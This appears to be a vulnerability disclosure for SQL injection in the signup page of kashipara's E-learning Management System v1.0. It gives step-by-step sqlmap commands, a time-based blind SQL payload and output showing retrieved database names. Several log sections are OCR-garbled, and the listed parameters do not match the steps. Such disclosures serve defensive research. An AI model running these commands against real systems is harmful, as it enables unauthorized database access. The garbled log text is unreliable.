SQL Injection was found in the /lms/teacher\_signup.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the firstname, lastname, class\_id parameters in a POST HTTP request.

#### Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


#### > Affected Product Name

E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	/lms/teacher_signup.php
Affected Parameter	firstname, lastname, class_id
Method	POST
Туре	time-based blind
Version	V1.0

## Steps to Reproduce:

**Step 1**: Visit to <a href="http://localhost/lms/index.php">http://localhost/lms/index.php</a> and click on 'I'm a Teacher' to Sign up.




**Step 2:** Fill the Sign up form with Teacher details.



**Step 3**: Now enable intercept in bupsuite and click on 'Sign in' button.



**Step 4:** Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

python.exe C:\sqlmap\sqlmap.py -r teacher\_signup.txt --batch --dbs

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**Step 6:** Now notice that 'firstname' parameter is detected vulnerable and all database is successfully retrieved.

```
[09:46:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:46:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is a
[09:46:16] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find
ON query injection technique test
[09:46:16] [INFO] target URL appears to have 10 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '-
[09:46:18] [MARNING] if UNION based SQL injection is not detected, please consider forcing the back-end
[09:46:18] [INFO] target URL appears to be UNION injectable with 10 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '-
[09:46:18] [INFO] checking if the injection point on POST parameter 'firstname' is a false positive
POST parameter 'firstname' is vulnerable. Do you want to keep testing the others (if any)?

Sqlmap identified the following injection point(s) with a total of 246 HTTP(s) requests:

Parameter: firstname (POST)

Type: time-based Diind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: firstname=teacherl' AND (SELECT 8310 FROM (SELECT(SLEEP(5)))DqlJ) AND 'lcih'='lcih&lastname

[09:46:34] [INFO] the back-end DBMS is MySQL

[09:46:34] [INFO] the back-end DBMS is MySQL

[09:46:34] [INFO] the back-end DBMS is MySQL

[09:46:39] [INFO] fetching database names

[09:46:39] [INFO] retrieved: information_schema

[09:48:40] [INFO] retrieved: capstone

[09:48:40] [INFO] retrieved: chaptone

[10:48:40] [INFO] retrieved: primance_schema

[10:40:30] [INFO] retrieved: test

[10:40:30] [INFO] retrieved: primance_schema

[10:40:30] [INFO] retrieved: here

[10:40:30] [INFO] retrieved: test

[10:40:30] [INFO] retrieved: capstone

[10:40:30] [INFO] retrieved: capstone

[10:40:30] [INFO] retrieved: chaptone

[10:40:30] [INFO] retrieved:
```

#### Parameter: lastname

**Step 7:** Run the sqlmap against 'lastname' parameter by using switch -p. Notice that 'lastname' parameter is detected vulnerable and all database is successfully retrieved.

• python.exe C:\sqlmap\sqlmap.py -r teacher\_signup.txt -p lastname --batch --dbs

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## Clarks-law python.exe Cluminapleqicap.py = teacher_signup.txt = plastname — batch — dis  ## Clarks-law | (i.msrain) |

[1] lags disclainer Unapp of splung for attacking targets without prior nutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal lace caused by this program

[2] starting # 69:5110 / 2022-11-20.

[3] parting # 69:5110 / 2022-11-20.

[4] parting # 69:5110 / 2022-11-20.

[5] parting # 69:5110 / 2022-11-20.

[5] parting # 69:5110 / 2022-11-20.

[6] parting # 69:5110 / 2022-11-20.

[7] parting # 69:5110 / 2022-11-20.

[7] parting # 69:5110 / 2022-11-20.

[8] parting # 69:5110 / 2022-11-20.

[9] parti
```

### Parameter: department id

**Step 8:** Run the sqlmap against 'department\_id' parameter by using switch -p. Notice that 'department\_id' parameter is detected vulnerable and all database is successfully retrieved.

• python.exe C:\sqlmap\sqlmap.py -r teacher\_signup.txt -p department\_id --batch --dbs

# Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL\_Injection\_Prevention\_Cheat\_Sheet.html
- <a href="https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection">https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection</a>